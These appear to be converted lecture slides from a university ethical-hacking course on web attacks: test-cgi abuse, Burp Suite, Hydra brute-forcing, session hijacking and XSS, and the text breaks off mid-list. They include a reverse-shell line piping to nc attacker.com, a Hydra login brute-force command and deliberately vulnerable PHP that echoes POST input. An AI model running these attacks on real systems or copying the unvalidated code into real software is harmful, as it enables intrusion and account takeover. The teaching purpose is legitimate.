Disallow: /vrtx
Disallow: /xsd
Disallow: /forsidesaker
Disallow: /tmp
Disallow: /stats
Disallow: /index-minestudier.html
Disallow: /english/index-minestudier.html

Disallow: /english/frontpage-content
Disallow: /english/studies/admission/shared-info

Disallow: /studier/index-a.html
Disallow: /studier/index-b.html
Disallow: /studier/infoskjerm
Disallow: /studier/mifa
Disallow: /studier/program/filosofi/
Disallow: /studier/program/sprak/
```

Dangerous default scripts: e.g. cgi-bin/test-cgi

Cgi-bin is a protocol to execute programs through apache web server. Test-cgi is a default file. The current directory content can be listed with it:

*GET /cgi-bin/test-cgi?**

The root directory:


*GET /cgi-bin/test-cgi?/**

Execute command with pipe (reverse shell):

"GET /cgi-bin/test-cgi?/" | nc attacker.com 80*

Directory brute-force / dirb

Different web servers use different default folders and default files. Dirb has collections of typical webserver related folder names.



Client side filtering


Input filtering can be done on the client side. Client side input filtering is not input validation! Any data on the client side can be modified (it's my browser I can decide what data will be sent out). Typical input filtering:

- Form elements with restrictions (max length of input, restriction for special characters, only special characters are allowed, predefined input option e.g. radiobutton, combo)
- Javascript filtering (the javascript is running on client side, more complex validation can be done)

Client side filtering can be bypassed easily, that practically means no additional security

Web developer extension

Web developer extension provides several features to modify the client side appearance. It can modify the form elements, disable javascript, remove validations, etc.



Tamper data – modifying outgoing traffic

Tamper data is also for modifying the outgoing traffic. By clicking on the start tamper button we can intercept the traffic and modify the outgoing requests.

The screenshot shows the Tamper Data extension's interface. At the top, there is a toolbar with buttons for "Start Tamper" (which is circled in red), "Stop Tamper", and "Clear". Below the toolbar is a "Filter" input field. To the right of the filter are two buttons: "URL" and "Load Flags".


The main area is titled "Tamper Popup" and displays a request for <http://193.225.218.118/ctf/flag4/index.php>. It contains two tables:

Request Header Name	Request Header Value
Host	193.225.218.118
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://193.225.218.118/ctf/flag4/

Post Parameter Name	Post Parameter Value
car	flag

Chrome postman


Postman interceptor can set custom headers (including cookies) and view cookies already set on the domain.



Burpsuite

Burp Suite is a tool for testing Web application security.

It provides a proxy server, and several features to smart-alter the web traffic. For example every packet can be resent by the repeater module and edited before at byte level. Any client side validation can be bypassed with Burp.



Brute force with hydra

Hydra can be used for http brute-forcing as well. Similarly to the previously discussed protocols the username (username file) and the password (password file) have to be provided. Contrary to the previous cases Hydra needs a keyword to identify negative answers (reverse brute-force).

Example:

```
hydra -l username -P passwordfile url.to.bf http-post-form  
"/portal/xlogin/:ed=^USER^&pw=^PASS^:F=Invalid"
```

End of lecture

IN5290 Ethical Hacking



Lecture 6: Web hacking 2 - Session related attacks, Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF)

Universitetet i Oslo


Laszlo Erdödi

Lecture Overview

- How to use Burp
- Parameter tampering
- What is the session variable and what kind of attacks exist related to sessions
- What is Cross Site Scripting (XSS) and how to exploit it
- What is Cross Site Request Forgery and how to exploit it

Burp suite


Burp is a graphical tool for testing websites. It has several modules for manipulating the web traffic.



- Spider: Automatic crawl of web applications
- Intruder: Automated attack on web applications
- Sequencer: Quality analysis of the randomness in a sample of data items
- Decoder: Transform encoded data
- Comparer: Perform comparison of packets
- Scanner: Automatic security test (not free)

Burp suite

Burp provides a proxy to intercept the browsers traffic.



Specific packets can be filtered out by

- Client request parameters (file extension, web method)
- Server responses (content type, web answer code)
- Direction of the packets (client to server, server to client)

Burp suite – Burp Certificate Authority

Because of the traffic interception the browsers will observe the invalid certificate and refuse the connection. In order to test https traffic, the Burp CA can be added to any browser as root CA.

The screenshot shows the Burp Suite Free Edition interface. At the top, there's a navigation bar with tabs: Your Certificates, People, Servers, Authorities (which is highlighted in orange), and Others. Below this, a message says "You have certificates on file that identify these certificate authorities:". A table lists certificates under categories: AC Camerfirma S.A., AC Camerfirma SA CIF A82743287, and ACCV. Each entry shows the certificate name and its security device type (Builtin Object Token). At the bottom of the table are buttons for View..., Edit Trust..., Import..., Export..., and Delete or Distrust...; the "Import..." button is circled in red. Below the table, a toolbar has buttons for Back, Forward, Stop, Refresh, and Home. The address bar shows "http://burp". The main content area has a header "Burp Suite Free Edition" and a sub-header "Welcome to Burp Suite Free Edition.". On the right side of the main content area, there's a button labeled "CA Certificate" which is also circled in red.

Burp suite

Under *HTTP history* tab all the traffic that has passed through the browser are shown. All outgoing traffic can be intercepted as well and modified before sending (similarly to Tamper data).

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below it, the 'Intercept' tab is also selected. Two buttons, 'Forward' and 'Drop', are highlighted with red circles. The 'Intercept is on' button is also visible. Below the tabs, a network request is listed:

Request to https://www.uio.no:443 [129.240.171.52]

Forward Drop Intercept is on Action

Raw Params Headers Hex

GET /vrtx/decorating/resources/dist/src/images/social-list/svg/facebook.svg HTTP/1.1
Host: www.uio.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*

Name	Value
GET	/vrtx/decorating/resources/dist/src/images/social-list/svg/facebook.svg HTTP/1.1
Host	www.uio.no
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept	/*
Accept-Language	en-US,en;q=0.5
Referer	https://www.uio.no/vrtx/decorating/resources/dist/src/css/style.css
Cookie	_utma=161080505.694898019.1493803222.1494230935.1496910535.6; _gaT...
Connection	close

Burp suite - Repeater

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A context menu is open over a selected packet (packet 323). The menu options include:

- Add to scope
- Spider from here
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater** (this option is highlighted with a red circle)
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Engagement tools [Pro version only]
- Show new history window
- Add comment
- Highlight
- Delete item

The repeater module can resend a selected packet from the history. Before sending it again the packet can be altered.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A single packet (packet 1) is selected. Below the list, there are buttons for 'Go' (circled in red), 'Cancel', and navigation arrows. The 'Request' tab is selected, displaying the raw HTTP request:

```
GET /ctf/flag2/object.php?courseid=2 HTTP/1.1
Host: 193.225.218.118
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://193.225.218.118/ctf/flag2/
Connection: close
Upgrade-Insecure-Requests: 1
```

Burp suite - Intruder

The intruder module is able to manipulate the parameters that have been passed to the website. When the packet is sent to the repeater Burp tries to identify the parameters and carry out the attack. There are several attack types:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected in the top navigation bar. Below the navigation bar, there are tabs for 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', and 'Extender'. Under the 'Intruder' tab, there are buttons for '1 ×', '2 ×', and '...', followed by 'Target', 'Positions', 'Payloads', and 'Options' buttons. The main area displays a configuration section for 'Payload Positions' with a help icon and a note: 'Configure the positions where payloads will be inserted into the base request. The attack type determines which payloads are assigned to payload positions - see help for full details.' An 'Attack type:' dropdown is set to 'Sniper'. Below this, a raw HTTP request is shown in a code editor-like interface:

```
GET /ctf/flag2/object.php?courseid=$25 HTTP/1.1
Host: 193.225.218.118
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://193.225.218.118/ctf/flag2/
Connection: close
Upgrade-Insecure-Requests: 1
```

Sniper: one parameter, one iteration


Battering ram: multiple parameters, one iteration

Pitchfork: multiple parameters, multiple iteration

Cluster bomb: multiple parameters, multiple iteration
all combinations considered

Burp suite - Intruder

The payload tab is to set the content of the tries. For example with the numbers option among others either an incremental list or random numbers can be specified.



Request	Payload	Status	Error	Timeout	Length	Com
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
17	17	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
18	18	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
19	19	200	<input checked="" type="checkbox"/>	<input type="checkbox"/>	265	
20	20	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
21	21	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
22	22	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
23	23	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
24	24	200	<input type="checkbox"/>	<input type="checkbox"/>	216	

DEMO...

In our example the specific answer can be identified by the response length.

More details on the payloads are here:

<http://www.hackingarticles.in/beginners-guide-burpsuite-payloads-part-1/>

Session related attacks – What is the session variable?

A user's session with a web application begins when the user first launch the application in a web browser. Users are assigned a unique session ID that identifies them to your application. The session should be ended when the browser window is closed, or when the user has not requested a page in a “very long” time.

Response Headers	
HTTP/1.1 302 Found	
Cache	
Cache-Control: private	
Date: Sun, 13 Oct 2013 08:19:22 GMT	
Cookies / Login	
Set-Cookie: ASP.NET_SessionId=fx40phg0wejmfpnlwfwevmi; path=/; HttpOnly	
Entity	
Content-Length: 167	
Content-Type: text/html; charset=utf-8	
Miscellaneous	
Server: Microsoft-IIS/7.5	
X-AspNet-Version: 4.0.30319	
X-Powered-By: ASP.NET	
Transport	
Location: http://localhost/SessionExample/ContactDetail.aspx	

PHP session management example:

```
<?php  
session_start();  
$_SESSION['myvar']='myvalue'; ?>  
  
<?php  
session_start();  
if(isset($_SESSION['myvar'])) {  
    if($_SESSION['myvar'] == 'myvalue') {  
        ... } } ?>
```

Session related attacks

The session can be compromised in different ways:

- **Predictable session token**

The attacker finds out what is the next session id and sets his own session according to this.

- **Session sniffing**

The attacker uses a sniffer to capture a valid session id

- **Client-side attacks (e.g. XSS)**

The attacker redirects the client browser to his own website and steals the cookie (Javascript: `document.cookie`) containing the session id

- **Man-in-the-middle attack**

The attacker intercepts the communication between two computers (see later: internal network hacking)

- **Man-in-the-browser attack**


Session related attacks - protections

The session variable should be stored in the cookies. Since only the session id identifies the user, additional protection such as geoip significantly decreases the chance for the session id to be stolen. For protecting the session id there are several options:

- **Using SSL/TLS:** if the packet is encrypted then the attacker cannot obtain the session id
- **Using HTTPOnly flag:** additional flag in the response header that protects the cookie to be accessed from client side scripts
- **Using Geo location:** Bonding the session id to ip address is a bad idea, because the ip of a user can be changed during the browsing (dynamic ip addresses especially for mobile clients). But checking geo locations is a good mitigation

Session related attacks

Session ids should be stored in the cookies. Why it is a bad idea to pass the session id as a GET parameter or store it in the url?




- The attacker can read it through the screen (shoulder surfing social engineering)
- The user can send the session variable accidentally by copying the url

The session should be expired after there's no user interaction. If the session expires after a long time or never then the attacker has time to brute force the session variables.

The optimal session expiry time depends on the type of the website. 30 minutes is generally a good value, it shouldn't be more than 6 hours.

Session hijacking tools

- **Firesheep HTTP Session Hijacking (Firefox extension)**



- **Cookie Cadger**
- **WebCookieSniffer**

Cross Site Scripting (XSS)

Cross Site Scripting (XSS) is a frequently appearing web related vulnerability. If the website accepts input from the user without proper validation or encoding then the attacker can inject client side code to be executed in the browser.

Simple example: <http://jabba.hackingarena.no:816/xss/1.php>

← → C ① 193.225.218.118/form.php

Family name:

First name:

Male

Female

Submit

← → C ① 193.225.218.118/form.php

Welcome I don't tell!

Family name:

First

Missing input validation!

php code

```
<?php  
if (isset($_POST["famname"]))  
{  
print("Welcome ". $_POST["famname"] . "!");  
}  
?>
```

html form

```
<form action="form.php" method="post">  
<table width=100 >  
<tr><td>Family name:</td>  
<td><input type="text" name="famname" value="" /></td></tr>  
<tr><td>First name:</td>  
<td><input type="text" name="firname" value="" /></td></tr>  
<tr><td>Male</td>  
<td><input type="radio" name="nem" value="Male" /></td></tr>  
<tr><td>Female</td>  
<td><input type="radio" name="nem" value="Female" /></td></tr>  
<tr><td><input type="submit" value="Submit" /></td></tr>  
</table>  
</form>
```

Cross Site Scripting (XSS)

Without validation the attacker can provide

- Html elements
- Javascripts

Javascript can overwrite the website content, redirect the page or access browser data e.g. the cookies.

← → ⌂ ① 193.225.218.118/form.php

Family name:

First name:

Male

Female

← → ⌂ ① 193.225.218.118/form.php

Welcome [nrk](http://vg.no)!

Family name:

First name:

Male

Female

What is possible with XSS and what is not?

- Attacker can provide any html element including javascript
